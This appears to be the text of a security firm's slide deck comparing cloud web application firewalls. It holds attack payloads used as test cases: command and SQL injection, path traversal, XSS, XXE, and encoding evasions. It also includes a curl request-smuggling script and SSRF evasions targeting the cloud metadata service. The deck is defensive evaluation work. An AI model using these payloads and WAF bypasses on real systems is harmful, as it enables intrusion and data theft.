Azure WAF integrates with “Azure Application Gateway” and “Azure Front Door Service”.


Azure WAF also offers functionality for defining **custom rules**.


The default ruleset version used by Azure was **OWASP_3.2** We assume that this refers to OWASP ModSecurity core rule set, https://owasp.org/www-project-modsecurity-core-rule-set/. It’s worth observing that **release 3.2** is from **2021**, and the current “main” release is 4.0 from **February 2024.**



Vendor X configuration & notes

Custom rule management is available using a graphical rule builder, but the rule builder is rather limited in functionality. An XML representation is available; however, this is **read-only** and of limited use. **For any advanced rule creation or the use of regular expressions, Vendor X must be contacted**.






F5 notes

The F5 WAF is not tied to a specific cloud provider, reducing the risk of vendor lock-in. The rules are partially black-box; the rules themselves are not visible, but insight into why a rule is triggering is available in the centralized console.

Killer feature:

F5 WAF can ingest or automatically generate swagger API definitions




FRAKTAL

Cloudflare summary

Cloudflare WAF is backend-agnostic in that you only register the service using Cloudflare's DNS. All HTTP requests are then redirected to Cloudflare's WAF

More of the same



g.

WAF testing methodology

Approach – rule verification -> static test cases

Test cases sent via WAF, observed at protected backend

GET, POST, no WebSockets or weird contrived examples


The test cases contain triggers for issues in the following common technical problem areas:

- Command execution
- Server-side includes
- SQL injection
- Path traversal
- Malformed xml
- Cross-site scripting

FRAKTAL

Static test case examples

- Command execution: lol.php?bla=;id
- SQL injection: lol.php?bla=a'+or+'b'='b'
- Path traversal: lol.php?bla=../../../../../%2F../../etc/passwd
- Cross-site scripting: lol.php?bla=<script>alert("bla");</script>
- "Malformed" xml: lol.php?bla=<!ENTITY xxe SYSTEM "file:///etc/passwd">
- Server-side includes: <!--#include virtual="/path/to/files/<!--#echo var="QUERY_STRING" -->"



Sample (successful) evasion patterns - file access

filename=C:/inetpub/wwwroot/global.asa

➔ C%3A%2Finetpub%2Fwwwroot%2Fglobal.asa

filename=..\..\..\..\boot.ini

➔ ..%255c..%255c..%255c..%255c..%255c..%255c..%255c..%255cboot.ini


➔ %25c0%25ae%25c0%25ae%25c0%25af%25c0%25ae%25c0%25ae%25c0%25afboot.ini

➔ .\..\..\..\boot.ini

➔ AA\..\..\..\boot.ini

FRAKTAL

Brief test framework overview – static test cases



FRAKTAL

Approach – bespoke issues

Vulnerable code and test cases were constructed to take advantage of the following extremely common but less bad-string-based issues:

- API brute forcing – endpoint discovery, IDOR/numeric identifier loop through
- Requests targeting slow / expensive operations
- HTTP race conditions
- HTTP request smuggling
- SSRF attacks targeting the cloud provider metadata service

The WAF configuration was left as **hands-off** as possible, utilizing **defaults** where available, focusing on **managed rule groups and turnkey solutions**.

FRAKTAL

WAF comparison results

Technical flaws, static test cases

Percentage designates attacks blocked. Higher number is better.

< 40 %	40–70%	> 70 %

Vendor / Test Case Group	Test Case Count	Azure WAF (Microsoft managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF
Command execution	896	92 %	91 %	6 %	26 %	26 %	16 %	54 %
Server-side includes(SSI) injection	156	100 %	100 %	0 %	95 %	47 %	5 %	97 %
SQL injection	1300	99 %	99 %	0 %	76 %	41 %	39 %	54 %
Path traversal	9042	98 %	94 %	53 %	60 %	50 %	98 %	79 %
Malformed XML documents	134	98 %	98 %	85 %	78 %	43 %	59 %	76 %
Cross site scripting (XSS)	294	88 %	84 %	61 %	69 %	32 %	29 %	51 %

FRAKTAL

Bespoke: API brute forcing (endpoint discovery & parameter brute forcing)

Simply a sequence of hammering **/location /location2 /location3** until a **200 OK** (or other deviation) is observed followed by a sequence of parameter brute forcing to identify valid parameters

(num=1, key=false, admin=true etc.)

Azure WAF (MS managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF	Azure WAF (Microsoft managed)
No block	No block	No block	No block	No block	No block	No block	No block

FRAKTAL

Bespoke: API brute forcing (numeric identifier loop through)

Simply a sequence of hammering /some-api?num=**12345**


– simulating an insecure direct object reference and mass data harvesting


Azure WAF (MS managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF	Azure WAF (Microsoft managed)
No block	No block	No block	No block	No block	No block	No block	No block

FRAKTAL

Bespoke: targeting slow / expensive operations

The asynchronicity of the http client/server model (sometimes) allows denial of service by using a multithreaded client to target slow/expensive/uncacheable operations on the server.






Azure WAF (MS managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF	Azure WAF (Microsoft managed)
No block / backend timeout	No block / backend timeouts	No block	No block	No block / backend timeout	No block	No block / backend timeout	No block / backend timeout

FRAKTAL

Bespoke: Race conditions

TOCTOU for the web - basically impossible to detect generically using a waf, outside rate limits ¯_(ツ)_/¯

```
accountbalance = getbalance(user);
If(accountbalance - betamount > 0){
placebet(betamount);
setbalance(accountbalance – betamount);
}
```



Azure WAF (MS managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF	Azure WAF (Microsoft managed)
No block	No block	No block	No block	No block	No block	No block	No block

FRAKTAL

Bespoke: HTTP request smuggling

Easy to test for, send a POST which contains a GET, and has both TE and CL headers.

```
backend=$1
host=`echo $backend | rev | cut -d "/" -f 2 | rev`
curl -v $backend \
-H "Transfer-Encoding: chunked" \
-H "Content-Length: 13" \
--data-binary $'0\r\n\r\nGET /malicious HTTP/1.1\r\nHost: fraktal.fi\r\n\r\n'
```

Azure WAF (MS managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF	Azure WAF (Microsoft managed)
Blocked	Blocked	No block	Blocked / error	Blocked	Blocked	Blocked	Blocked

FRAKTAL

Bespoke: Metadata service SSRF

Vanilla attack pattern: http://target.server/endpoint?param=**http://169.254.169.254**

Pattern evasions:

http://①⑥⑨.②⑤④.①⑥⑨.②⑤④

http://metadata.test.fraktal.cloud

http://0xa9.0xfe.169.254

http://0xA9FEA9FE

http://2852039166

http://fraktal@①⑥⑨.②⑤④.①⑥⑨.②⑤④

http://fraktal@169.254.169.254

http://fraktal@metadata.test.fraktal.cloud

http://fraktal@0xa9.0xfe.169.254

http://fraktal@0xA9FEA9FE

http://fraktal@2852039166

Azure WAF (Microsoft managed)	Azure WAF (OWASP 3.2)	AWS WAF (AWS managed)	AWS WAF (Fortinet OWASP Top 10)	Vendor X (rate limit removed)	Cloudflare WAF	F5 Distributed Cloud WAF	Azure WAF (Microsoft managed)
100% block	100% block	25% block	25% block	17% block	17% block	No block	33% block

FRAKTAL

Ha ha Unicode best-fit mapping

U+002D - Hyphen-Minus	U+058A ֊ Armenian Hyphen	U+05BE ־ Hebrew Punctuation Maqaf	U+1400 ᐀ Canadian Syllabics Hyphen	U+1806 ᠆ Mongolian Todo Soft Hyphen	U+2010 ‐ Hyphen
U+2011 ‑ Non-Breaking Hyphen	U+2012 ‒ Figure Dash	U+2013 – En Dash	U+2014 — Em Dash	U+2015 ― Horizontal Bar	U+2E17 ⸗ Double Oblique Hyphen
U+2E1A ⸚ Hyphen with Diaeresis	U+2E3A ⸺ Two-Em Dash	U+2E3B ⸻ Three-Em Dash	U+2E40 ⹀ Double Hyphen	U+301C 〜 Wave Dash	U+3030 〰 Wavy Dash
U+30A0 ゠ Katakana-Hiragana Double Hyphen	U+FE31 ︱ Presentation Form For Vertical Em Dash	U+FE32 ﹲ Presentation Form For Vertical En Dash	U+FE58 ﹘ Small Em Dash	U+FE63 ﹣ Small Hyphen-Minus	U+FF0D － Fullwidth Hyphen-Minus

https://worst.fit/assets/EU-24-Tsai-WorstFit-Unveiling-Hidden-Transformers-in-Windows-ANSI.pdf

FRAKTAL

What does this mean

Despite lofty vendor promises, a WAF is not a silver bullet

No usable turn-key solutions providing full coverage

A WAF will never block:

DOM-based XSS operating on /bla.php?a=1**#<script>alert(“lol”)**


Logic-based bugs such as stupid HTTP referer checks
and infinite other variations

A lot of the stuff in the portswigger top 10 web hacking techniques

Unicode continues to be a **nightmare** when the real backend does best-fit mapping / character normalization

A common WAF limitation is lifted straight from AV-land – size limits on things passed to “scan engine”

http://target.com/bla.php?notevil=AAAAAAAAAA.....AAAAAAAA&**evil=../../../etc/passwd**



Caveat emptor

Privacy considerations need to be made before placing a **third-party** managed WAF in front of systems, as they are, by design, privy to **all communication**.

None of the investigated vendors are directly **cross-compatible**, and as such selecting one will lock-in to this ecosystem.

As evident in the statistics section, **some products were effective** in blocking **generic attacks** aimed at exploiting various technical issues such as injection attacks.

FRAKTAL

Overall summary & conclusions

WAFs are mainly useful to combat specific threats, but **extensive target application domain knowledge is required** to deploy them effectively for each system to be protected. Maybe a necessary evil when deploying unmodifiable code from strangers.

Not a lot of technical insight into the inner workings of the different protection categories.

Involve developers when deploying!

Stop exposing things and adding layers of protection hoping it will fix the root cause

Consider what you really are buying


- Who is left with the cleanup when the shit hits the fan?

Are they all just bullshit snake oil?

Clear advantage in outsourcing the outermost greeting point

- No more expired SSL certificates or grade F from Qualys SSL labs
- DDoS is offloaded to someone else
- Easy ~~internet xenophobia & racism~~ geo-blocking
- (some) widespread exploitation (log4j etc) protection depending on vendor

Compliance



FRAKTAL

March 25th approaching fast

PCI DSS 4.0 requirement

